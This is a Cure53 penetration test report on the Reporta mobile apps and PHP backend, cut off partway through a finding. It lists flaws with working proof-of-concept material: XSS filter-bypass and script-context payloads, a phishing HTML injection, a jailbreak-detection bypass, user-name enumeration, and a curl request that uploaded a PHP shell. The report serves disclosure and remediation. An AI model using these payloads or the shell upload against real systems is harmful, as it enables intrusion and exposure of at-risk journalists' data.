Dr.-Ing. Mario Heiderich, Cure53
Rudolf Reusch Str. 33
D 10367 Berlin
cure53.de · mario@cure53.de

Pentest-Report Reporta Apps & Backend 10.2016

Cure53, Dr.-Ing. Mario Heiderich, Dipl.-Ing. Abraham Aranguren, MSc. Nikolai Krein, BSc. Fabian Fäßler, Dipl.-Ing. Alex Inführ

Index

Introduction

> *"The International Women's Media Foundation (IWMF) designed Reporta to empower journalists working in potentially dangerous conditions to quickly implement their security protocols with the touch of a button. The free app is available on iPhone and Android devices in Arabic, English, French, Hebrew, Spanish, and Turkish"*

From https://www.reporta.org/en/

This report documents the findings of the penetration test and source code audit of the Reporta applications and their PHP backend. The assessment of the state of security at Reporta was carried out by five members of the Cure53 team over the course of fifteen days in September and October of 2016. The assignment yielded a total of 32 security issues and included numerous findings critically affecting the Reporta suite.

This project was made possible by the generous funding offered by the Open Technology Fund in Washington, USA. Both prior to the tests, and when the investigations were ongoing, Cure53 received assistance from the IWMF team working with Reporta. This was particularly crucial with reference to accessing the servers and information about the infrastructure in place at Reporta.

The scope of the project was quite wide since not only the software itself, but also the server, were assessed in considerable depth regarding the security they promise and deliver. Therefore, the Cure53 testers were granted SSH access to the machines used by the Reporta app.

As already mentioned, the investigation of the Reporta application- and server-security revealed the suite to be plagued by vulnerabilities, which amounted to a total of 32 issues. Per standard practice, the discoveries were divided into as many as 27 actual vulnerabilities and further five general weaknesses. The ratio and high volume of problems point to a suboptimal and not security-aware development and processes at

Reporta. Furthermore, the fact that six issues considered "Critical" in terms of impact, severity and scope were unveiled reinforces the ultimate impression of the lacking security within the tested product.

It has to be noted that, besides some exceptions, the application itself was not particularly flawed security-wise. Comparably, however, a vast majority of issues pertained to the PHP administration backend and the web server operating on top. Considering the Reporta's purpose, as well as the size and complexity of the project, the number of issues spotted in the code and on the servers should be seen as much too high and warrants a serious discussion about the future of the project.

Scope


- **Reporta Android and iOS Apps**
  - https://github.com/ReportaIWMF/Reporta-apps-and-backend-db/blob/master/Android_app%201-4-16.zip
  - https://github.com/ReportaIWMF/Reporta-apps-and-backend-db/blob/master/Reporta_iOS_sourceCode_30Dec2015.zip
- **Reporta PHP Backend**
  - https://github.com/ReportaIWMF/Reporta-apps-and-backend-db/blob/master/Reporta_Admin_php_sourceCode_30Dec2015.zip
- **Reporta Server Security**
  - SSH Credentials and VPN Login were provided

Identified Vulnerabilities

The following sections list both vulnerabilities and implementation issues spotted during the testing period. Note that findings are listed in a chronological order rather than by their degree of severity and impact. The aforementioned severity rank is simply given in brackets following the title heading for each vulnerability. Each vulnerability is additionally given a unique identifier (e.g. *REP-01-001*) for the purpose of facilitating any future follow-up correspondence.

REP-01-001 iOS: Jailbreak detection bypass (*High*)

The Reporta iOS app refuses to run on devices that have been jailbroken. It was found that the iOS jailbreak detection mechanisms implemented by the Reporta app can be trivially bypassed with the use of publicly available iOS tweaks. The jailbreak detection implementation can be confirmed when attempting to use the application on a jailbroken iOS device. In this context, a "*Jailbreak Detected*" dialog appears continuously and prevents the user from performing any action in the application:



Jailbreak Detected

Reporta cannot run on a jailbroken device

Fig.: "Reporta cannot run on a jailbroken device"

These restrictions were trivially bypassed during testing on a jailbroken iOS 9.3.3 device. The steps taken to successfully avoid the existing protection scheme were as follows:

1. From Cydia, add repo: http://diablowsky.yourepo.com/
2. Search for "*Xcon*"
3. Install "*Xcon New v41 for iOS 9.0/9.1*" (which works on iOS 9.3.3)

4. Re-open the Reporta app. Observe no warnings, a jailbreak detection has been bypassed.

There is a certain complexity in attempting to prevent users from using an application when the users in question already have root access to the device. What is more, the app itself has non-root privileges in this case, making the protections that much more challenging to attain. By definition, this can only be made more difficult, yet never impossible. If the jailbreak detection is considered to be an important feature, it should clearly be more difficult to bypass. In other words, more efforts should be invested into defeating publicly available tweaks such as *Xcon*.

REP-01-002 Android: Possible Takeover via Screenshot leak *(Low)*

It was found that the Android Reporta application fails to leverage the native Android screenshot protections. Therefore, it is prone to screenshot leakage attacks. A malicious mobile app that has either been granted screen capture privileges (i.e. a malicious screenshot app) or has root privileges, could leverage this weakness to take over Reporta users' accounts. This way, it would be possible to acquire key information about the journalists using the application.


This issue can be verified by running the following commands at any point while the mobile app is open. The illustrated sequence shows how one can take a screenshot of the app with non-root privileges on an Android phone.

Commands:

```
adb shell screencap -p /mnt/sdcard/screenshot1.png
adb pull /mnt/sdcard/screenshot1.png
```

The commands can result in personal information being captured while the user registers or logs-in:

Example 1: Capturing PII and credentials via screenshot leak



3:34

Create account

Step 1: Add Professional Details

abraham+droid1@cure53.de
abraham+droid1@cure53.de
Abe First
Abe Last
+123456789

Gender
● Male
○ Female
○ Other
Please describe

Job title

3:37

Create account

Step 1: Add Professional Details

Job title
Editor

Cure53
○ Freelancer

Country of origin
Spain

Country where working
Germany

About Your Reporta Password
Your password should not contain any personal information or common words

3:40

Create account


Step 1: Add Professional Details

another login.

Password (Minimum 8 characters)
••••••••
••c

Fig.: Information captured via screenshots during registration

Example 2: Capturing login credentials via screenshot leak



REPORTA™
Powered by
International Women's Media Foundation

abedroid
••••••1

Fig.: Login credentials captured

It is recommended to ensure that all webviews have the Android *FLAG_SECURE* flag[1] set. This will guarantee that even apps running with root privileges cannot capture the information displayed by the app.

REP-01-004 Web: Bypass allows Injections despite XSS Filter *(Medium)*

It was found that the Reporta web application implements an XSS filter rather than output- encodes user-input in the security context in which it is rendered. For example, <*script*> is converted to [*removed*], and <*svg*> to *&lt;svg;&gt;*. However, <*img*> is not output-encoded, which suggests that the server is attempting to prevent XSS with the use of a blacklist. This should be seen as suboptimal with reference to an adequate XSS protection.

The XSS filter is inherited by the Reporta web app from CodeIgniter*,* which was later found to be outdated and vulnerable (REP-01-032). However, the point here remains that XSS filters are generally a sign of 'bad practices' and only make sense as a defense-in-depth mechanisms. The actually appropriate protection should rely on output-encoding of the user-input rather than an XSS filter alone.

The way to verify this issue is given below.

Command:

```
curl -s -k -X 'POST' -b 'csrf_cookie_name=meow' --data
'csrf_test_name=meow&email=<map name=x><area shape="rect" coords="0,0,1000,1000"
href="data:x,% 3 c script % 3 ealert(document.domain)% 3 c /script % 3
e"></map><img src="x" usemap="#x" height="1000" width="1000">'
'https://reportaapp.org/admin/login/forgotpassword' | grep 'document.domain'
```

Output:

```
Whoops! <map name=x><area shape="rect" coords="0,0,1000,1000" href="data:x,% 3 c
script % 3 ealert&#40;document.domain&#41;% 3 c /script % 3 e"></map><img
src="x" usemap="#x" height="1000" width="1000"> does not exist. Please enter a
valid email.    </div>
```

[1] http://developer.android.com/reference/android/view/Display.html#FLAG_SECURE

To mitigate this problem, it is recommended to output-encode the user-input in the security context of the HTML location in which it is rendered. For detailed information on how to deploy and use this, as well as illustrative examples, please see the *OWASP XSS Prevention Cheat Sheet*[2].


Note: This bypass was successful in the latest versions of CodeIgniter as well. It was reported by Cure53 and fixed by the CodeIgniter maintainers on the very same day.

REP-01-005 Android/iOS: Takeover via clear-text HTTP traffic *(High)*

It was found that when users tap to view the Reporta Privacy Policy, a clear-text HTTP request is made to load HTML content from a WordPress blog on the *www.iwmf.org* domain. A malicious attacker with an ability to manipulate clear-text network communications could leverage this weakness to replace the intended page with a realistic Phishing page. The site could be close or even identical in appearance to the real one, and thus able to pretend to belong to the actual mobile app. It was later found that seven clear-text HTTP links are available on the Privacy Policy page. This means that the attack will work if the user taps on any of these links. Hijacking both the login page and the user creation process becomes possible thanks to this approach.

Please note that there are many combinations that could be used to reach the "*Privacy Policy*" link and all of them contain a clear-text HTTP link. For the sake of brevity, only one combination is shown in this report.

Example 1: Hijacking the user-account creation process



RESPONDER.

3. YOUR INFORMATION.
When completing the Profile section for Reporta, you will be asked to provide certain personal information, including third-party contact information. The information you provide via Reporta is retained by IWMF and governed by the Reporta Privacy Policy. IWMF does not sell or provide your data to any third-party vendors. Information is used solely by IWMF for tracking and reporting


Fig.: Privacy Policy link during the account creation process

[2] https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

Example 2: Taking-over an existing user

This issue can be replicated by monitoring the HTTP requests made by the mobile app when the user navigates to view the *Privacy Policy*. It can be accomplished through the following steps:

1. Tap on "*About Reporta*"
2. Tap on "*Privacy Policy*"
3. Tap on "*Privacy Policy*"



1. Activate a Check-in system that creates a trail when you are working in potentially dangerous environments.
2. Create customized Alert messages when you or a colleague may be at risk.
3. Issue an SOS distress message with one simple touch of the phone.

For optimal security, the app will lock if an SOS is issued or a Check-in is missed to prevent unwanted access. Additionally, transactional and multimedia files are not stored in the app after transmission.

The app includes other features to safeguard the data and privacy of users. For more information, review Reporta's Terms of Use and Privacy Policy.

Reporta is not an emergency rescue service and was designed to be a part of, and not a replacement for, security training.

The free app is available for iPhones and Android

MOBILE DEVICE AND REPORTA HAVE CONNECTIVITY, IWMF DOES NOT GUARANTEE AND HAS NO CONTROL OVER WHETHER YOUR MESSAGES WILL BE DELIVERED IN REAL TIME AND IMMEDIATELY ACCESSED OR RESPONDED TO BY ANY RECIPIENT OR EMERGENCY RESPONDER.

3. YOUR INFORMATION.
When completing the Profile section for Reporta, you will be asked to provide certain personal information, including third-party contact information. The information you provide via Reporta is retained by IWMF and governed by the Reporta Privacy Policy. IWMF does not sell or provide your data to any third-party vendors. Information is used solely by IWMF for tracking and reporting purposes as needed and described by the Privacy Policy. You are responsible for keeping your Mobile Device safe and secure and out of reach of others. Any information inserted is at the risk this information may be viewed on your Mobile Device.

Fig.: Sequence of user taps to make the clear-text HTTP request

The result is that the following URL is requested by the mobile app:

http://www.iwmf.org/privacy-policy/

Since the mobile app uses a webview that does not show the URL's location, it is possible for an attacker to modify this page and make it look as close as possible to the login page. This was accomplished by replacing a small section of the HTML:

Intended HTML:

```
<title>Privacy Policy |  International Women&#039;s Media Foundation
(IWMF)</title>
```

Modified HTML:

```
<title>Privacy Policy |  International Women&#039;s Media Foundation
(IWMF)</title><img src="http://x.x.x.x/fake_login2.png?1"><!--
```

As a consequence, an almost indistinguishable login prompt appears for the user and can even be used as a background image. A form could then take the credentials and send them to the attacker. As can be seen in the following screenshots, the difference between the real and fake login screens is minimal:




Fig.: Real login (left) vs. Phishing login (right) on Android

To make the iOS PoC look more believable, some additional adjustments need to be made to the background image. However, since the attacker has control of the HTML, this poses no problem:

iOS PoC

```
<img style="position: absolute; top: 0px; left: 0px;"
src="http://x.x.x.x/ios_poc.png"><!--
```




Fig.: Real login (left) vs. Phishing login (right) on iOS

The root cause of this issue is derived from the following URL, which contains a number of clear-text HTTP links to the *Privacy Policy* and other resources. This returns a total of seven clear-text HTTP links which can be verified with the following command:

Command:

```
curl -s 'https://reportaapp.org/admin/termsandconditions' | grep 'http://'
```

Output:

```
<a href="http://www.iwmf.org/">International Women's Media Foundation</a>
by IWMF and governed by the Reporta <a href="http://www.iwmf.org/privacy-
policy/" target= "_blank">Privacy Policy</a>.
of this information is governed by the <a href="http://www.iwmf.org/privacy-
policy/" target= "_blank">Privacy Policy</a>. </li>
<a href="http://www.iwmf.org/">International Women's Media Foundation</a>
covered by the website's respective <a href="http://www.iwmf.org/privacy-
policy/" target= "_blank">Privacy Policy</a>),
<li>IWMF will make all analyses and reports available to Reporta users on the
IWMF website: <a href="http://www.iwmf.org/">www.iwmf.org</a> .</li>
Not Track, visit <a href="http://www.donottrack.us/">donottrack.us</a>.
```

It is recommended to ensure that TLS is used for all links, namely all links visited by the app, and all links shown from the Reporta websites used by the app.

REP-01-006 Web: User Uploads can be downloaded without Auth *(High)*

It was found that all user-uploaded files (i.e. videos, photos and audio) are stored on the server unencrypted and available without authentication from a directory that has indexing enabled. A malicious attacker could leverage this weakness to regularly download content uploaded by the user to the website. Furthermore, it was later unveiled that pictures are currently uploaded into a different directory, yet the difference in the legitimately uploaded content is minimal.

This issue can be confirmed by navigating to the *Uploads* directory with a browser:

https://reportaapp.org/assets/uploads/

From here, it is possible to see pictures, videos and audio files uploaded by users. For example:

https://reportaapp.org/assets/uploads/picture/3ij021bb8oe8s8gkk..jpg

After gaining access to the server via REP-01-009, it was found that the directory with indexing enabled is not currently in use, although the difference in legitimately uploaded files (i.e. size greater than three bytes) is minimal with the current setup. Please note that the new directory also contains the old files:

Difference in picture files:

- 20 - https://reportaapp.org/assets/uploads/picture/ (old, indexing)
- 21 - https://reportaapp.org/admin/assets/uploads/picture (new, no indexing)

Difference in audio files:

- 5 - https://reportaapp.org/assets/uploads/audio/ (old, indexing)
- 6 - https://reportaapp.org/admin/assets/uploads/audio (new, no indexing)

Difference in video files:

- 5 - https://reportaapp.org/assets/uploads/video/ (old, indexing)
- 3 - https://reportaapp.org/admin/assets/uploads/video (new, no indexing)

It must be underlined that despite not having the *directory indexing* enabled, all user-files are still uploaded to the webroot and retrievable without authentication:

https://reportaapp.org/admin/assets/uploads/picture/m152o1w8jpc404s04w.jpg

In order to counter this behavior, directory indexing should be by default removed on all directories. This needs to occur on the level of website configuration. Further, it needs to be ensured that user-files can solely be viewed by the user who uploaded them. For this purpose, user-uploaded files should no longer be uploaded to the webroot, but rather sent and stored at a location that requires access through a front controller. This would mean a process for which the logic to validate authentication and ownership of the file is centralized.

REP-01-007 Web: Multiple reflected XSS in script context *(Medium)*

It was found that the Reporta website fails to output-encode user-input when it is reflected within script tags. In these cases, the XSS filter can be even more trivially bypassed. A malicious attacker could attempt to leverage this weakness for Phishing attacks against legitimate Reporta users or admins.

Issue 1: XSS via *uid* parameter

Browser PoC:
https://reportaapp.org/admin/sosrequest?uid=%22});alert`1`;$(%22bla%22).click(function(){var%20a%20=%20%22&cid=54w2u2v2

Command:
```
curl -s -g 'https://reportaapp.org/admin/sosrequest?uid=%22});alert%601%60;$
(%22bla%22).click(function(){var%20a%20=%20%22&cid=54w2u2v2' | grep -v frr |
grep alert -A 2 -B 2
```

Output:
```
var url = "https://reportaapp.org/admin/sosrequest/sosaccept";
var u_id = ""});alert`1`;$("bla").click(function(){var a = "";
var c_id = "54w2u2v2";
var csrf_value = 'e212ecde67d58160b628431d804c9391';
--
var url = "https://reportaapp.org/admin/sosrequest/sosreject";
var u_id = ""});alert`1`;$("bla").click(function(){var a = "";
var c_id = "54w2u2v2";
var csrf_value = 'e212ecde67d58160b628431d804c9391';
```

Issue 2: XSS via *cid* parameter

Browser PoC:
https://reportaapp.org/admin/sosrequest?uid=54w&cid=54w2u2v2%22}%29;alert`1`;$%28%22bla%22%29.click%28function%28%29{var%20a%20=%20%22

Command:

```
curl -s -g 'https://reportaapp.org/admin/sosrequest?
uid=54w&cid=54w2u2v2%22}%29;alert`1`;$%28%22bla%22%29.click%28function%28%29{var
%20a%20=%20%22' | grep -v frr | grep alert -A 2 -B 2
```

Output:

```
var url = "https://reportaapp.org/admin/sosrequest/sosaccept";
var u_id = "54w";
var c_id = "54w2u2v2"});alert`1`;$("bla").click(function(){var a = "";
var csrf_value = '9956e8f52c70bba7842957aa00b20932';
                           $.ajax({
--
var url = "https://reportaapp.org/admin/sosrequest/sosreject";
var u_id = "54w";
var c_id = "54w2u2v2"});alert`1`;$("bla").click(function(){var a = "";
var csrf_value = '9956e8f52c70bba7842957aa00b20932';
                           $.ajax({
```

It is recommended to extrapolate the mitigation guidance offered under REP-01-004 for this vulnerability as well.

REP-01-008 Web: Access to User’s Full Names via SOS and OTP Leak (*High*)

Further examination of the code paths that can be reached by an unauthenticated user showed that one certain function makes a leak of the full names belonging to registered Reporta users possible. This can be demonstrated with the following example URLs:

- https://reportaapp.org/admin/sosrequest?uid=54w2\&cid=54w2u2v2
  - “Anna Schiller has designated you ...”
- https://reportaapp.org/admin/sosrequest?uid=54w2x9993\&cid=54w2u2v2
  - “*Toby Woodbridge has designated you ...*”
- https://reportaapp.org/admin/sosrequest?uid=54w2x23w\&cid=54w2u2v2
  - “*Joanne Stocker has designated you ...*”
- https://reportaapp.org/admin/otpgenerator?uid=54w2x2u2y2a4y2z2x274\&cid=54w2u2r2
  - “*A B has designated you ...*”

The original URLs have been modified for the above list to include a backslash character (“\”) at the end of the first parameter. This effectively breaks the JavaScript code that renders the website and causes it to display the default message. This is why and how the name is disclosed.

Affected JS code:

```
<script type="text/javascript">
[...]
$("#sos_accept").click(function(){
[...]
    var url = "https://reportaapp.org/admin/sosrequest/sosaccept";
    var u_id = "54w2x23w\";
```

The fact that the corresponding template contains the full names despite the user having already accepted the *unlock* request points to a worrisome pattern. This is because it means that it will always going to be viewable inside the website's plaintext, without any authentication in place.

Another problem is the weak obfuscation / encryption of the *uid* and *cid* parameters. Both are encoded / decoded with the key "*iwmf2015*". First of all, this is a very weak password, easy to crack within a reasonable timeframe. Secondly, it fails to produce any extra security since the cryptography behind it is of an extremely poor quality. A relevant decoding function can be found in the following code.

File:
/application/models/api/common.php

Affected Code:

```
function decode($string)
{
        $key = KEY;
        $key = sha1($key);
        $strLen = strlen($string);
        $keyLen = strlen($key);
        $j=0;$hash='';
        for ($i = 0; $i < $strLen; $i+=2)
        {
                $ordStr = hexdec(base_convert(strrev(
                        substr($string,$i,2)),36,16));
                if ($j == $keyLen)
                {
                        $j = 0;
                }

                $ordKey = ord(substr($key,$j,1));
                $j++;
                $hash .= chr($ordStr - $ordKey);
        }
        return $hash;
}
```

It can be seen from the above that the crypto merely contains *base / hex* conversion and simple character shifting. Without having any extra entropy in place, this leads to values that can be enumerated by an attacker who simply plays around with the parameter in question.

Original URL:
https://reportaapp.org/admin/sosrequest?uid=54w2x2u2y2a4y2z2x274\&cid=54w2u2r2

Modified #1:
https://reportaapp.org/admin/sosrequest?uid=54w2xx2u2y2a4y2z2x274\&cid=54w2u2r2

Modified #2:
https://reportaapp.org/admin/sosrequest?uid=54w2x2xu2y2a4y2z2x274\&cid=54w2u2r2

The results of the above URLs can additionally be explained by looking at the decrypted values. The original value "*54w2x2u2y2a4y2z2x274*" gets decoded to "*1474648654*", while "*54w2xx2u2y2a4y2z2x274*" and "*54w2x2xu2y2a4y2z2x274*" get decoded and converted to "*14*" and "*147*". This makes an enumeration attack quite practical.

In order to protect every user's privacy, it is recommended to rewrite the corresponding templates to only reveal the user's name to the appropriately authenticated user. Additionally, it has to be made sure that the *cid* and *uid* variables are not enumerable. This can be achieved with a hashing function with an additional secret like HMAC.

REP-01-009 Web: Unrestricted File Upload allows RCE (*Critical*)

During further audit of the web application on http://reportaapp.org, special focus was placed on user-input generated from the Reporta App. This led to a discovery that one certain file upload route fails to restrict the extension type of the uploaded file.

More specifically, the API route */api7/media/addmedia* is used to handle user uploads for pictures, videos and audio files. When called, this endpoint lands in the *addmedia()* function defined in the following code path:

File:
/application/controllers/api6/media.php

Code:

```
public function addmedia()
{
    try
    {
```

```
[...]
        $extension = $this->bulkdata['extension'];
        $valid_extension = array('jpg','mp4','caf','3gp');
             /* check valid extension*/
        if(in_array($extension, $valid_extension,true))
        {
          /* Upload Image */
          $mediadata['medianame'] = $this->mediafunc->uploadfile($media, 
$mediadata['mediatype'], $extension);
```

The example demonstrates this function correctly checking whether the submitted request contains a valid file extension. It later uses it to build the destination path in which the file is ultimately stored. This is done in the following code:

File:
/application/models/api/mediafunc.php

Code:
```
public function uploadfile($imageData, $mediatype, $extension)
{
[...]
       $filename = base_convert(str_replace(' ', '', microtime()) . rand(), 10, 
36) .".".$extension;

       $file = fopen($filepath.$filename,"w");
       $imageData = base64_decode($imageData);
       fwrite($file,$imageData);
       fclose($file);
```

While nothing has been bothersome thus far, there is another API route in operation here. This API route, called */api7/media/testupload*, fails to implement the check that is already present in the original route.

File:
/application/controllers/api6/media.php

Affected Code:
```
public function testupload()
{
    try
    {
    [...]
        {
            $mediadata['mediatype'] = '3';
            $media = $this->bulkdata['mediafile'];
            $extension = $this->bulkdata['extension'];
            /* Upload Image */
            $mediadata['medianame'] = $this->mediafunc->uploadfile($media,
$mediadata['mediatype'], $extension);
```

It is possible that the function behind this interface is an artifact from earlier test-code, though this does not explain its clearly damaging presence. The fact that it continues to be reachable via the mentioned route opens the doors for a full Remote Code Execution exploit. This was demonstrated with the following request which has successfully uploaded a PHP shell during the test phase.

PoC:

```
curl -i -s -k  -X 'POST' \
    -H 'headertoken: GhDhU73Fu2Fufo%2BMZmSpVrkhFUETs2QYztnOpfp
%2FWJKRf3sfGllZgTqWtUJ9Z0hdALctQvrpn3%2FkO1%2FxFbV4hw%3D%3D' -H 'devicetoken:
pXIKyQDCiC03KdNKz4f5zi83Dr6k31aw7hr/YXOavthIGCApaUjlqkBmHibtDSAcPMogKClBkRyM8GaN
H6mpbIyjDOAa/koZcjki8JZCKO+IE8p69sm5zprAlVDvWwVU/7I91bXY+BXDaUxqNVV3yErqVKJlUIY5
OhH4OgAj4I12erBjMb0C217/2nbdw5+YdWG7yYvK0w0=NlDWIS76xUcMu' -H 'language_code:
Rb5A5buMSIe0DfkPKeqVf2HzFW63synOCYuY7GgUputXb59893pe8w==wdoXnkGFwXenn' -H 'User-
Agent: Reporta/1.1.2 CFNetwork/758.5.3 Darwin/15.6.0' \
    -b 'ci_session=a%3A5%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A
%22e0a3cda0fd3550b0b80ba01b92b6c7d6%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A12%3A
%22xx.xx.xx.xx%22%3Bs%3A10%3A%22user_agent%22%3Bs%3A12%3A%22okhttp
%2F2.5.0%22%3Bs%3A13%3A%22last_activity%22%3Bi%3A1475852931%3Bs%3A9%3A
%22user_data%22%3Bs%3A0%3A%22%22%3B
%7D2f2324edbfaa89301dbc1831c04767478b49d4a0' \
    'http://reportaapp.org/admin/api7/media/testupload?
bulkdata=5a603d79a75f435f34b1aca91a26d875BpjyIUN5JhcgUK1cZ%2Fl82p%2FM%2B%2B
%2FynXLVXosydLJ%2BVgtHxdSyhw7BGOMY%2BBfSFSJOwg0AskChvyty
%2BTjZvyKNQ07qY4ushdrA9DQgABz0Dz7bzKyWjE9H3HafC
